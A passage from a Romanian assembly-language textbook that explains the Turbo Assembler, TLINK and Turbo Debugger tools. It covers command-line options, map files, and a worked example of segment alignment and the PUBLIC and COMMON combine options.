TCREF myProg.xrf, myProg.ref /r
```

se obţine fişierul raport cu următorul conţinut:

```
Turbo CREF  Version 2.0          09/27/05 22:36:53        Page 1
Global Symbol Name               Cref (defined at #)

Turbo CREF  Version 2.0          09/27/05 22:36:53        Page 2
Module "myProg" Symbol Name      Cref (defined at #)

@CURSEG                          # myProg.asm:  #3  #11
@WORDSIZE                        # myProg.asm:  #3  #11
A                                # myProg.asm:  #4  15
B                                # myProg.asm:  #5  16  22
C                                # myProg.asm:  #6  18
CODE                             # myProg.asm:  1  #11
DATA                             # myProg.asm:  1  #3  13
E                                # myProg.asm:  #8
                                 file2.txt:  1
START                            # myProg.asm:  #12  28
ZECE                             # myProg.asm:  #7  21
```

Deosebirile dintre informaţia de referinţe încrucişate din tabela de simboluri a fişierului de listare şi informaţia inclusă în fişierul de raport sunt:

1. simbolurile de etichete şi de segmente sunt incluse în aceeaşi listă, ordonată alfabetic,
2. referinţele prezintă numerele de linii din fişierul sursă original (nu este păstrată numerotarea din fişierul de listare). De exemplu, deosebirile faţă de tabela de simboluri a fişierului de listare de mai sus sunt: eticheta E apare ca fiind referită în linia 1 a fişierului *file2.txt*, iar eticheta START apare ca fiind referită în linia 28, şi nu în linia 29.

1.3.3. Opţiuni ale liniei de comandă TASM

În această secţiune descriem efectul câtorva opţiuni corespunzătoare comenzii TASM:

/a – forţează ordonarea alfabetică a segmentelor în cadrul fişierului obiect; are acelaşi efect ca şi directiva .ALPHA.

/s – impune plasarea segmentelor în fişierul obiect în ordinea în care se găsesc ele în fişierul ASM; este opţiunea implicită, având acelaşi efect cu cel al directivei .SEQ.

Observaţie: Directivele .ALPHA sau .SEQ în cadrul fişierului sursă au efect prioritar faţă de opţiunile liniei de comandă TASM.

/c – efect: adăugarea de referinţe încrucişate în tabela de simboluri din cadrul fişierului de listare.

/dSYM[=VAL] – defineşte un simbol cu o valoare egală cu VAL, sau egală cu 0 atunci când VAL nu este specificat. VAL poate fi o constantă sau un alt simbol. Această opţiune poate fi menţionată de multiple ori în linia de comandă, fiecare apariţie definind un simbol. Un asemenea simbol poate fi referit în fişierul sursă, unde se va regăsi cu valoarea primită în urma definirii. De exemplu, /dX=20 defineşte simbolul X, având valoarea 20, şi poate fi folosit în cadrul unei instrucţiuni de forma `mov al, X`

/h sau /? – provoacă afişarea sintaxei comenzii TASM şi a opţiunilor disponibile; are acelaşi efect cu executarea TASM fără nici un argument sau opţiune.

/icale – permite specificarea unei căi de căutare pentru fişierele incluse. De exemplu,

```
TASM myProg /i..\fisiere\
```

/jdirectiva – după opţiunea /j se furnizează o directivă (fără argumente), care va fi asamblată înainte de prima linie a textului sursă. De exemplu, specificarea directivei .286:

```
TASM /jNOLOCALS /j.286 myProg
```

/khnrsimb – setează numărul maxim de simboluri pentru programul curent asamblat. Numărul *nrsimb* poate fi în intervalul de la 0 la 32768, şi implicit are valoarea 8192. De exemplu,

```
TASM /kh512 myProg
```

solicită rezervarea de spaţiu pentru 512 simboluri la asamblarea fişierului. Pentru programe nu foarte mari, valoarea implicită este în general suficientă.

/l – solicită crearea unui fişier de listare; are acelaşi efect ca modalitatea de generare a unui fişier de listare prezentată în secţiunea 1.3.1.

/ml,/mx,/mu – sunt opţiuni care se referă la tratarea caracterelor care intră în numele simbolurilor (excepţie fac cuvintele rezervate, cum ar fi MOV sau AX). De exemplu, pentru simbolurile `ABcd` şi `ABCD`:

- **/ml** – solicită tratarea distinctă a celor două simboluri (case-sensitive),
- **/mx** – solicită acelaşi comportament ca **/ml**, însă doar pentru simboluri publice şi externe (cele declarate cu directivele PUBLIC, EXTRN, GLOBAL),
- **/mu** – nu se face distincţie între caractere majuscule şi minuscule. Cele două simboluri de mai sus sunt considerate identice. Acesta este comportamentul implicit al asamblorului.

/mvnrcaractere – setează lungimea maximă pentru simboluri. Astfel, prin specificarea opţiunii **/mv4**, nu se face distincţie între simbolurile `ABCDE` şi `ACBDX`.

/mnrpasi – în mod implicit TASM funcţionează ca un asamblor unipas (într-o singură trecere prin textul sursă). Pentru a se obţine însă un cod performant este nevoie de multe ori de treceri multiple prin textul de asamblat. De exemplu, se pot face optimizări în ceea ce priveşte rezolvarea referinţelor anticipate (referirea unor date sau a unor etichete de cod înaintea întâlnirii declarării lor în textul sursă) sau eliminând instrucţiunile inoperante (NOP). Opţiunea **/m** permite specificarea numărului maxim de treceri pe care-l va face asamblorul în timpul procesului de asamblare. TASM decide automat dacă poate sau nu să obţină acelaşi efect printr-un număr mai mic de treceri decât cel specificat. Numărul implicit de paşi este 5.

/n – împiedică includerea tabelei de simboluri în cadrul fişierului de listare. Evident, utilizarea acestei opţiuni îşi găseşte motivaţia numai în cazul în care se solicită generarea unui fişier de listare. De exemplu:

```
TASM /l /n myProg
```

/t – inhibă afişarea mesajelor în cazul în care asamblarea s-a efectuat cu succes. Această opţiune este utilă îndeosebi în asamblarea mai multor module.

/w0,/w1,/w2,/w-xxx,/w+xxx – setul de opţiuni **/w*** se referă la activarea sau inhibarea (totală sau selectivă) a unor mesaje de avertizare.

/z – în mod implicit, la depistarea unei erori, asamblorul afişează numărul liniei în care aceasta a fost depistată şi mesajul de eroare corespunzător. Opţiunea **/z** are ca efect afişarea liniei din codul sursă care a generat eroarea, înaintea mesajului de eroare.

/zi,/zd,/zn – acest set de opţiuni se referă la includerea de informaţii suplimentare în fişierul obiect, pentru a fi utilizate într-un eventual proces de depanare cu ajutorul depanatorului *Turbo Debugger*. Opţiunile **/zi** şi **/zd** provoacă includerea acestor informaţii, iar **/zn** inhibă generarea acestora în fişierul obiect.

1.3.4. Fişiere de comandă indirecte

Un fişier de comandă pentru TASM este un fişier text care conţine o linie de comandă parţială sau completă. Salvarea unor opţiuni şi argumente sau numai a unui set de opţiuni într-un asemenea fişier ne scuteşte de repetarea acestora pentru o serie de execuţii a TASM. Atunci când se specifică în linia de comandă acest fişier de comenzi, numele său trebuie precedat de '@'.

De exemplu, fie fişierul *myCmd.f* care conţine:

```
/a /z myProg, myObj, myLst;
```

Lansarea comenzii

```
TASM @myCmd.f
```

este echivalentă cu

```
TASM /a /z myProg, myObj, myLst
```

În următorul exemplu se utilizează un fişier de comandă care conţine un set de opţiuni pentru asamblarea unui set de fişiere. Fie *myCmd2.f* cu următorul conţinut:

```
/a
/zi /l /n
/jJUMPS
```

Acelaşi fişier poate fi folosit pentru mai multe comenzi de asamblare. De exemplu:

```
TASM myProg1+myProg2 @myCmd2.f
TASM myProg3 @myCmd2.f
```

1.4. EDITORUL DE LEGĂTURI TLINK

După cum s-a menţionat mai sus, pentru a obţine forma executabilă a fişierului (COM sau EXE), după etapa de asamblare, se efectuează etapa editării de legături. În acest scop se poate utiliza

editorul de legături TLINK, a cărui sintaxă este:

TLINK fişiere_obiect[, [fişier_executabil], [fişiere_map]]

Dacă nu se specifică decât un nume de fişier obiect, de exemplu

TLINK myProg

atunci se generează două noi fişiere, implicit cu acelaşi nume cu al fişierului dat: fişierul executabil *myProg.exe* şi *myProg.map*. Pentru a obţine vreun fişier rezultat cu un alt nume, se specifică numele respectiv pe poziţia fişierului în cauză. De exemplu, dacă dorim să obţinem un executabil cu acelaşi nume şi un fişier map cu un nume diferit de al fişierului obiect dat, se lansează comanda

TLINK myProg,,myMap

Pentru a reuni într-un singur program executabil mai multe module, se specifică fişierele obiect corespunzătoare despărţite prin '+'. Numele implicit al fişierelor rezultate coincide cu numele primului fişier dat. Astfel, după execuţia comenzii:

TLINK f1+f2+f3

se obţine executabilul *f1.exe* şi fişierul *f1.map*.

Observaţie: În cazul legării a două sau mai multe module ASM – Turbo Pascal sau ASM – Turbo C, legarea modulelor obiect cade în sarcina editorului de legături încorporat în mediul Turbo. În schimb, editarea de legături pentru o serie de module scrise în limbaj de asamblare trebuie efectuată de către programator (posibil prin intermediul lui TLINK).

1.4.1. Fişierul .map

Un fişier .map conţine, în general, informaţii despre segmentele definite în fişierele sursă date în linia de comandă TLINK, adresa punctului de intrare în program, precum şi un eventual mesaj de avertisment în cazul nedefinirii în programul sursă a unui segment de stivă explicit.

Informaţia despre segmentele definite este reunită sub următorul antet:

Start *Stop* *Length* *Name* *Class*

iar în continuare se găseşte câte o linie cu informaţie pentru fiecare astfel de segment. Aceste informaţii sunt: adresa de început a segmentului încărcat, adresa lui de sfârşit, lungimea în octeţi, numele segmentului şi clasa.

Observaţie: În definirea unui segment cu ajutorul directivei SEGMENT se pot specifica o serie de opţiuni, precum cele de *aliniere* şi cele de *combinare*. Semnificaţia acestora este:

- *Un argument opţional de aliniere* specifică multiplul numărului de octeţi la care trebuie să înceapă segmentul respectiv. Alinierile posibile sunt: **BYTE** (multiplu de 1 octet), **WORD** (multiplu de 2 octeţi = 1 cuvânt), **DWORD** (multiplu de 4 octeţi = 1 dublu cuvânt), **PARA** (multiplu de 16 octeţi = 1 paragraf) şi **PAGE** (multiplu de 256 octeţi = 1 pagină). Dacă argumentul *aliniere* lipseşte, atunci se consideră implicit că este vorba despre o aliniere tip **PARA**.

- *Argumentul opţional combinare* controlează modul în care segmente cu acelaşi nume din cadrul altor module vor fi combinate cu segmentul în cauză în momentul editării de legături. Valorile posibile sunt: **PUBLIC, COMMON, AT, STACK** şi **MEMORY**.

În exemplele urmărite mai jos vom utiliza opţiunile de combinare **PUBLIC** şi **COMMON**, motiv pentru care descriem pe scurt efectul acestora:

- opţiunea **PUBLIC** indică editorului de legături să concateneze segmentele cu acelaşi nume, segmentul rezultat având acelaşi nume cu al segmentelor care intră în componenţa sa şi lungimea egală cu suma lungimilor segmentelor implicate.
- efectul opţiunii **COMMON** este suprapunerea unui segment peste segmentele cu acelaşi nume (întâlnite până la el), începând cu adresa de start a acestor segmente. Lungimea segmentului rezultat va fi egală cu lungimea segmentului de dimensiune maximă implicat în suprapunere.

Exemplu:
Considerăm două fişiere *p1.asm* şi *p2.asm* care conţin cod sursă scris în limbaj de asamblare. După asamblarea separată a acestor module, vor fi legate împreună pentru obţinerea unui singur fişier executabil. Vom urmări în ce mod vor fi organizate segmentele din cele două module în cadrul programului rezultat.

Mai întâi considerăm definirea segmentelor din cele două coduri sursă fără specificarea vreunei opţiuni. În exemplele ulterioare vom introduce opţiuni de aliniere şi de combinare, pentru a observa diferenţele care apar la nivelul fişierului .map rezultat în urma editării de legături.

În programul conţinut în fişierul *p1.asm* sunt definite patru segmente: două segmente de date (myData_1 şi myData_2), un segment de cod (myCode) şi un segment de stivă (myStack). În segmentul myData_1 este definit un şir de caractere care va fi tipărit ca mesaj, iar în segmentul myData_2 există definită eticheta s1, corespunzătoare unui şir de octeţi. Al doilea fişier conţine definirea unui segment de date cu numele myData_2, în care este definit un şir de octeţi, sub numele s2. Instrucţiunile segmentului de cod myCode efectuează următoarele operaţii:

- încărcarea regiştrilor DS şi ES cu adresele segmentelor myData_1, respectiv myData_2;
- afişarea şirului de octeţi etichetat sub numele mesaj;
- afişarea şirului de octeţi s1;
- terminarea programului.

Numele a două segmente de date din cele două fişiere sursă coincid, tocmai pentru a observa diferenţele apărute în fişierul .map pentru diferitele opţiuni folosite.

Fişierul sursă *p1.asm*:

```
ASSUME cs:myCode, ds:myData_1, es:myData_2, ss:myStack
myData_1 segment                    ;primul segment de date definit
        mesaj db 'Sirul s1 este: ','$'   ;se rezervă şi se iniţializează un şir de octeţi cu
                                    ;conţinutul 'Sirul s1 este: $'
myData_1 ends                       ;sfârşitul segmentului de date myData_1
```

```
myData_2 segment        ;al doilea segment de date definit
    s1 db '12',?,'4567' ;se defineşte un şir de octeţi: primii doi octeţi (de pe poziţiile 0,
                        ;respectiv 1 din şir) primesc valorile '1', respectiv '2', al treilea octet
                        ;(poziţia 2) rămâne neiniţializat (doar se rezervă spaţiu pentru
                        ;acesta), iar următorii 4 octeţi conţin codurile ASCII ale
                        ;caracterelor '4', '5', '6', '7'
myData_2 ends           ;sfârşitul segmentului de date myData_2

myCode segment          ;segmentul de cod
start:                  ;această etichetă marchează poziţia de la care începe execuţia
                        ;programului (vezi linia de cod sursă end start de la sfârşitul
                        ;programului – după end se specifică eticheta care să fie punctul
                        ;de intrare în program)
                        ;folosim registrul AX ca intermediar în încărcarea regiştrilor
                        ;segment DS, respectiv ES cu adresele de segment corespunzătoare
                        ;pentru myData_1 şi myData_2
    mov ax, myData_1
    mov ds, ax          ;încarcă DS cu adresa segmentului data_1
    mov ax, myData_2
    mov es, ax          ;încarcă ES cu adresa segmentului data_2
                        ;urmează afişarea şirului de caractere etichetat cu mesaj. Pentru
                        ;aceasta, trebuie să efectuăm următoarele operaţii:
    lea dx, mesaj       ;- încărcarea în DX a offset-ului etichetei mesaj
    mov ah, 09h         ;- încărcarea în AH a valorii 09h – numărul funcţiei de tipărire a
                        ;unui şir de caractere, corespunzătoare întreruperii 21h
    int 21h             ;- apelul întreruperii 21h
                        ;astfel, se va tipări şirul de caractere care începe la adresa DS:DX,
                        ;până la întâlnirea caracterului '$'
    push ds             ;pentru a tipări în mod similar şirul s1, trebuie încărcată în DS
                        ;adresa de segment a variabilei de memorie s1; pentru aceasta,
                        ;salvăm mai întâi conţinutul registrului DS pe stivă
    push es             ;punem pe stivă adresa de segment corespunzătoare lui s1 ...
    pop ds              ;... şi scoatem în DS adresa de segment a şirului s1
    lea dx, s1          ;în DX încărcăm deplasamentul şirului s1
    mov ah, 09h         ;în AH încărcăm numărul funcţiei de tipărire a unui şir, funcţie a
                        ;întreruperii 21h
    int 21h             ;apelăm întreruperea 21h; se tipăreşte şirul s1

    pop ds              ;se reface valoarea registrului DS dinainte de tipărirea şirului s1
    mov ax, 4C00h       ;terminarea programului, cu ajutorul funcţiei 4Ch a întreruperii 21h
    int 21h
myCode ends             ;sfârşitul segmentului de cod
```

```
myStack segment STACK 'STACK'      ;definirea unui segment de stivă
        db 100h dup(?)             ;pentru acest segment de stivă rezervăm spaţiu de
                                   ;100h octeţi = 256 octeţi
myStack ends
end start
```

Fişierul sursă *p2.asm*:

```
myData_2 segment          ;definirea unui segment de date numit myData_2
        s2 db ?,'abc',?,?,?,'$' ;se rezervă un spaţiu în memorie pentru 8 octeţi; dintre aceştia,
                          ;doar octeţii de pe poziţiile 1, 2, 3 şi 7 sunt iniţializaţi ('abc',
                          ;respectiv '$')
myData_2 ends             ;sfârşitul segmentului de date myData_2
end
```

În urma execuţiei comenzilor

```
        TASM p1; p2
        TLINK p1+p2
```

fişierul *p1.map* rezultat conţine următorul text:

Start	Stop	Length	Name	Class
00000H	0000FH	00010H	MYDATA_1	
00010H	00016H	00007H	MYDATA_2	
00020H	00027H	00008H	MYDATA_2	
00030H	00050H	00021H	MYCODE	
00060H	0015FH	00100H	MYSTACK	STACK

Program entry point at 0003:0000

Se observă că programul rezultat în urma editării de legaturi pentru cele două fişiere obiect, *p1.obj* şi *p2.obj*, va conţine cinci segmente. Adresele de început ale acestor segmente sunt raportate la o adresă 0000h, deoarece încă nu se cunoaşte adresa segmentului din memorie începând de la care vor fi încărcate. Remarcăm următoarele aspecte legate de organizarea segmentelor şi de şirul de octeţi (s1) afişat în urma execuţiei programului *p1.exe*:

- Segmentele myData_2 din cele doua module sunt tratate ca segmente diferite şi vor fi încărcate consecutiv în memorie.
- Adresele de început de segment corespunzătoare tuturor celor cinci segmente sunt multipli de 16 (octeţi), deoarece opţiunea de aliniament implicită este PARA (1 paragraf = 16 octeţi = 10h octeţi). Acesta este motivul pentru care, deşi segmentul myData_2 din modulul *p1.asm* începe de la adresa 00010h şi este de lungime 7 octeţi, segmentul myData_2 din modulul *p2.asm* începe de la adresa 00020h.
- În urma rulării executabilului *p1.exe*, pe ecran este afişat următorul mesaj:

  Sirul s1 este: 12x4567xxxxxxxxxxabcxxx

unde am marcat fiecare poziţie neocupată la tipărire printr-un caracter 'x'. Explicaţia conţinutului acestui mesaj este: mai întâi s-a afişat mesajul "Sirul s1 este: "; pentru afişarea lui s1 s-au considerat toţi octeţii începând cu adresa de început a şirului s1, până la întâlnirea unui caracter '$'. Deoarece segmentele myData_2 din modulul *p1.asm* şi myData_2 din modulul *p2.asm* au fost încărcate în memorie unul după celălalt, "căutarea" octetului care să conţină codul ASCII al caracterului '$' a continuat în al doilea segment myData_2. Astfel, primele 7 caractere afişate pentru şirul s1 sunt cele cunoscute nouă din momentul în care a fost definit, următoarele 9 caractere sunt octeţii rămaşi nedefiniţi până la adresa de început al segmentului myData_2 din modulul *p2.asm*, iar ultimele caractere afişate ("xabcxxx") sunt cele corespunzătoare şirului s2 din modulul *p2.asm*.

Dacă în definirea segmentelor myData_2 menţionăm opţiunea PUBLIC, iar pentru segmentul de cod myCode specificăm opţiunea de aliniere WORD, conţinutul fişierului *p1.map* rezultat în urma editării de legături pentru fişierele obiect *p1.obj* şi *p2.obj* va fi:

Start	Stop	Length	Name	Class
00000H	0000FH	00010H	MYDATA_1	
00010H	00027H	00018H	MYDATA_2	
00028H	00048H	00021H	MYCODE	
00050H	0014FH	00100H	MYSTACK	STACK

Program entry point at 0002:0008

În acest caz se pot observa următoarele:

- Se obţine un singur segment myData_2. Deoarece pentru segmentele myData_2 opţiunea de aliniere a rămas cu valoarea implicită (PARA), se consideră că segmentul myData_2 din modulul *p1.asm* este de lungime 10h (16 octeţi). Cum segmentul myData_2 din modulul p2 este de lungime 8h octeţi (8 octeţi), în urma concatenării celor două segmente rezultă un segment myData_2 de lungime 18h octeţi (16 + 8 = 24 octeţi).

- Datorită definirii segmentului de cod cu opţiunea de aliniere WORD, adresa de început a acestui segment este primul multiplu de cuvânt liber (multiplu de 2 octeţi) întâlnit după segmentul myData_2.

- Mesajul afişat pe ecran prezintă acelaşi conţinut.

Ca un ultim caz, considerăm definirea segmentelor myData_2 folosind opţiunea COMMON.

Fişierul *p1.map* rezultat este:

Start	Stop	Length	Name	Class
00000H	0000FH	00010H	MYDATA_1	
00010H	00017H	00008H	MYDATA_2	
00018H	00038H	00021H	MYCODE	
00040H	0013FH	00100H	MYSTACK	STACK

Program entry point at 0001:0008

Pentru această situaţie facem următoarele observaţii:

- Segmentul myData_2 din modulul *p2.asm* este suprapus peste segmentul cu acelaşi nume din modulul *p1.asm*. Dacă ne uităm mai sus la primul exemplu de fişier .map prezentat, observăm că lungimile segmentelor myData_2 din modulele *p1.asm* şi *p2.asm* sunt 7h, respectiv 8h. Astfel am obţinut explicaţia lungimii de 8h a segmentului rezultat în urma concatenării celor două segmente (lungimea maximă a segmentelor suprapuse).
- Mesajul afişat pe ecran este:

  Sirul s1 este: 1abc567

  În operaţia de suprapunere a segmentului myData_2 din modulul *p2.asm* peste myData_2 din primul modul, s-a efectuat practic o suprapunere octet cu octet. Revenind asupra şirurilor definite în cele două segmente:

  '1','2', ? ,'4','5','6','7'
  ?, 'a','b','c', ? , ? , ? ,'$'

  '1','a', 'b','c','5','6','7', '$'

  se observă că în urma suprapunerii unui octet neiniţializat peste un octet iniţializat, rămâne octetul iniţializat, iar în urma suprapunerii peste un octet (iniţializat sau neiniţializat) a unui octet iniţializat, se obţine al doilea octet.

1.4.2. Opţiuni din linia de comandă TLINK

Prezentăm câteva din setul de opţiuni al comenzii TLINK:

/t – indică crearea fişierului executabil ca fişier .COM (similar cu **/Tdc**).
/Txx – specifică tipul fişierului rezultat
  /Td_ – imagine DOS (valoarea implicită),
  /Tw_ – imagine Windows,
  unde a treia literă (marcată prin '_') poate fi: **c**=COM, **e**=EXE, **d**=DLL
/x – inhibă generarea de fişier map.
/l – indică includerea în fişierul map a numerelor liniilor sursă din fiecare segment de cod, împreună cu adresa de start a fiecăreia.
/m – fişierul map va conţine şi simbolurile publice.
/s – indică generarea unui fişier map care să conţină şi o listă detaliată a segmentelor, simbolurilor publice şi adresele acestora. În lista segmentelor sunt incluse adresa de start, lungimea, clasa, numele, precum şi modulul asamblare în care a fost definit, informaţii prezente pentru fiecare segment, indiferent dacă sunt şi segmente suprapuse.

/3 – permite procesarea pe 32 biţi (cod sursă specific unui CPU 386).
/v – indică adăugarea de informaţie simbolică completă.

Observaţie: Informaţia simbolică e utilă în determinarea dimensiunii şi localizării variabilelor, segmentelor, etc. Această informaţie este folosită în etapa de depanare a programelor.

1.5. DEPANAREA UNUI PROGRAM. UTILIZAREA TURBO DEBUGGER (TD)

Depanarea unui program este procesul de găsire şi corectare a erorilor logice dintr-un program. În cadrul procesului de depanare pot fi identificaţi următorii paşi:

1. *Descoperirea prezenţei erorii.* Există vreo eroare? Nu este întotdeauna evidentă prezenţa uneia. Uneori programul clachează sau obţine rezultate incorecte la fiecare rulare, iar alteori programul poate să nu funcţioneze corect decât la introducerea unui anumit set de date.
2. *Izolarea erorii.* Unde este? Se localizează porţiunea din cod care cauzează eroarea. Acest pas poate fi mai dificil de efectuat, îndeosebi pentru programe mai mari. De aceea se recomandă împărţirea unui program în mai multe module, şi depanarea lor separată.
3. *Determinarea cauzei erorii.* Care este exact problema?
4. *Corectarea erorii.* Cum ar trebui rescris fragmentul de cod?

Unul din instrumentele de depanare pe care le avem la dispoziţie este Turbo Debugger (TD), a cărui facilităţi şi utilizare sunt descrise în secţiunile care urmează.

1.5.1. Funcţionalităţi Turbo Debugger

Există trei versiuni ale utilitarului Turbo Debugger: TD, TDW şi TD32. TD este pentru aplicaţii DOS pe 16 biţi, iar TDW şi TD32 sunt pentru aplicaţii Windows pe 16 biţi sau 32 biţi. TD funcţionează numai în mediul DOS.

Depanatorul independent Turbo Debugger asistă programatorul în parcurgerea paşilor menţionaţi mai sus, pentru programe scrise în C, Pascal sau limbaj de asamblare. Mai mult, îndeosebi în cazul programelor scrise în limbaj de asamblare care trebuie să furnizeze anumite rezultate pe parcursul execuţiei, dar care nu sunt afişate la ieşirea standard, TD oferă instrumentele necesare vizualizării acestor rezultate. Turbo Debugger (TD) asistă depanarea programelor, astfel încât să se poată examina starea lor în orice moment.

Funcţionalităţile lui TD, în general ale unui depanator, sunt:

1. Urmărirea execuţiei unui program:
   a. Execuţia programului linie cu linie, inclusiv a codului din rutinele apelate la un moment dat (**Trasare**).
   b. Execuţia programului linie cu linie, dar fără a intra în rutinele apelate (**Stepping**). Aceste rutine sunt executate sub forma unui singur pas, cel al apelului.

2. Gestiunea punctelor de întrerupere: definirea, ştergerea acestora sau modificarea atributelor unui asemenea punct.
3. Afişarea, în ferestre speciale, a stării programului (**Vizualizare**): fişiere sursă, cod CPU, conţinutul stivei, conţinutul regiştrilor, valori ale variabilelor, punctele de întrerupere, informaţii despre coprocesorul numeric, conţinutul unor locaţii de memorie, ierarhii de obiecte sau de clase, istoric al execuţiei, rezultatele programului ş.a.m.d.
4. TD permite vizualizarea conţinutului unor structuri de date mai complexe (**Inspectare**).
5. Modificarea valorii curente a unei variabile locale sau globale, execuţia continuând cu noua valoare (**Schimbare**).
6. Izolarea într-o fereastră a unor variabile ale programului pentru a le urmări evoluţia la fiecare pas (**Urmărire**).

Ceea ce nu ştie să facă TD sunt următoarele:

1. TD nu are un editor de texte încorporat care să permită modificarea codului sursă.
2. TD nu poate recompila / reasambla un program al cărui cod sursă a fost modificat.

1.5.2. Pregătirea programelor pentru depanarea cu TD

Acest paragraf se referă la pregătirea pentru depanarea la *nivel sursă* cu Turbo Debugger a programelor scrise în Pascal, C sau limbaj de asamblare. Dealtfel, orice program executabil, fără informaţii de depanare, scris iniţial în orice limbaj de programare, poate fi executat instrucţiune cu instrucţiune cu ajutorul produsului TD, acesta dezasamblându-l. Totuşi, o operaţie de depanare este mai uşor de efectuat atâta timp cât avem la dispoziţie instrucţiunile dezasamblate, dar şi codul sursă iniţial.

La rularea unui program cu TD este nevoie atât de fişierele sursă, cât şi de fişierul executabil. Înainte de a depana un program scris în limbaj de asamblare cu ajutorul lui TD, trebuie ca fişierul sursă să fie compilat (asamblat) într-un fişier executabil cu informaţii de depanare complete. Pentru a depana la nivel sursă un program în limbaj de asamblare, trebuie ca fişierele sursă din care s-a generat programul respectiv să fie asamblate cu opţiunea **/zi**, iar în procesul de editare de legături să fie utilizată opţiunea **/v**.

Pentru a depana la nivel sursă un program Pascal sau un program format dintr-un modul Pascal (scris în Turbo Pascal) şi un modul asamblare, trebuie utilizat compilatorul **tpc** cu opţiunea **/v**. Dacă se utilizează mediul integrat de programare, din meniul **Options | Debugger**, trebuie setată pe *On* opţiunea **Standalone Debugging** sau trebuie utilizată directiva de compilare **{$D+}**. Dacă se doreşte referirea simbolurilor locale (orice simboluri declarate în proceduri şi funcţii) trebuie setată opţiunea **Local Symbols** din meniul **Options | Compiler** sau trebuie folosită directiva de compilare **{$L+}**. Pentru un program Borland Pascal 7.0, dacă se utilizează opţiunea de depanare la nivel de cod sursă, după compilarea acestuia se poate accesa direct din meniul **Tools** al mediului utilitarul **Turbo Debugger** (**Shift+F4**).

Pentru a depana un program C++ sau un program format din module C++ şi module asamblare, dacă se utilizează compilatorul în linia de comandă (**TCC**), trebuie specificată opţiunea **/v**. Dacă se foloseşte **TLINK** ca şi editor de legături independent, trebuie utilizată opţiunea **/v** pentru a

adăuga la sfârşitul programului .exe informaţiile de depanare. Dacă se foloseşte mediul integrat Turbo C, înainte de compilare trebuie ca din meniul **Options**, în fereastra de dialog **Debugger**, să se seteze opţiunea **Source Debugging** pe poziţia *Standalone*.

1.5.3. Linia de comandă a TD

Sintaxa lansării în execuţie a lui Turbo Debugger este:

TD [opţiuni] [nume_program [argumente_program]]

Dacă o opţiune este urmată de semnul "-", înseamnă că se doreşte anularea efectelor induse de opţiunea respectivă. Pentru a vizualiza toate opţiunile TD disponibile, se poate executa comanda **TD -h** sau **TD -?**.

1.5.4. Elementele cu care lucrează Turbo Debugger

Turbo Debugger îşi organizează informaţiile şi opţiunile în cadrul ferestrelor, meniurilor (globale şi locale), precum şi în ferestre de dialog, utilizate îndeosebi pentru a-i cere utilizatorului introducerea anumitor informaţii.

În continuare vor fi descrise aceste elemente şi câteva opţiuni din meniurile amintite, făcându-se referire la utilizarea tastaturii pentru manipularea elementelor descrise.

1.5.4.1. Meniuri

Turbo Debugger are o interfaţă asemănătoare cu a mediilor Turbo Pascal sau Turbo C. În partea superioară a ecranului TD se găseşte meniul principal (Bar Menu), fiecare element al acestuia având asociat un meniu pulldown. Activarea unui asemenea meniu se poate efectua cu ajutorul unei combinaţii de taste de tip **Alt+<tasta cheie>**, unde **<tasta cheie>** reprezintă caracterul scos în evidenţă în numele elementului respectiv din meniul principal. De exemplu, se utilizează următoarele combinaţii de taste pentru meniurile pulldown: **File – Alt+F**, **Edit – Alt+E**, **View – Alt+V** ş.a.m.d. După activarea unui asemenea meniu pulldown, pentru a selecta o element din cadrul acestuia, se poate schimba elementul curent selectat folosind tastele ↑ şi ↓. Când elementul curent este cel dorit, se apasă tasta **Enter**. În timpul deplasării în cadrul unui meniu pulldown al TD, în partea inferioară a ferestrei TD se afişează o scurtă descriere a funcţionalităţii elementului curent (vezi **Statusbar**). După activarea unui meniu pulldown, o variantă mai practică de a selecta o opţiune sau o comandă este apăsarea tastei evidenţiate în denumirea acesteia.

Prin selectarea unui element dintr-un meniu pulldown se poate efectua una din următoarele operaţii:

- execuţia unei comenzi,
- deschiderea unui meniu popup (în cazul elementelor urmate de simbolul "➢"),
- deschiderea unei ferestre de dialog (pentru elementele urmate de simbolul "...").

În figura 1.1. se poate observa conţinutul meniului **View**. Selectarea elementelor **Module** sau **File** cauzează deschiderea unei ferestre de dialog deoarece sunt urmate de simbolul "...", iar selectarea elementului **Another ➤** are ca efect deschiderea unui submeniu.




Fig. 1.1. Conţinutul meniului **View**

1.5.4.2. Ferestre

TD îşi afişează datele organizate cu ajutorul ferestrelor. La un moment dat pot fi deschise nici una, una sau mai multe ferestre de acelaşi tip sau de tipuri diferite. Majoritatea tipurilor de ferestre pot fi deschise prin selectarea unei opţiuni din meniul principal **View**. De obicei, la intrarea în mediul TD pentru o depanare la nivel de cod sursă, sunt vizibile două ferestre: o fereastră modul (care conţine codul sursă al modulului din care se execută primele instrucţiuni) şi fereastra de urmărire a variabilelor (**Watch**).

Anumite tipuri de ferestre (de exemplu fereastra **CPU**) sunt alcătuite din mai multe secţiuni („pane"). Deplasarea printre aceste panouri în cadrul ferestrei active se realizează cu ajutorul tastei **Tab** (sau **Shift+Tab**).

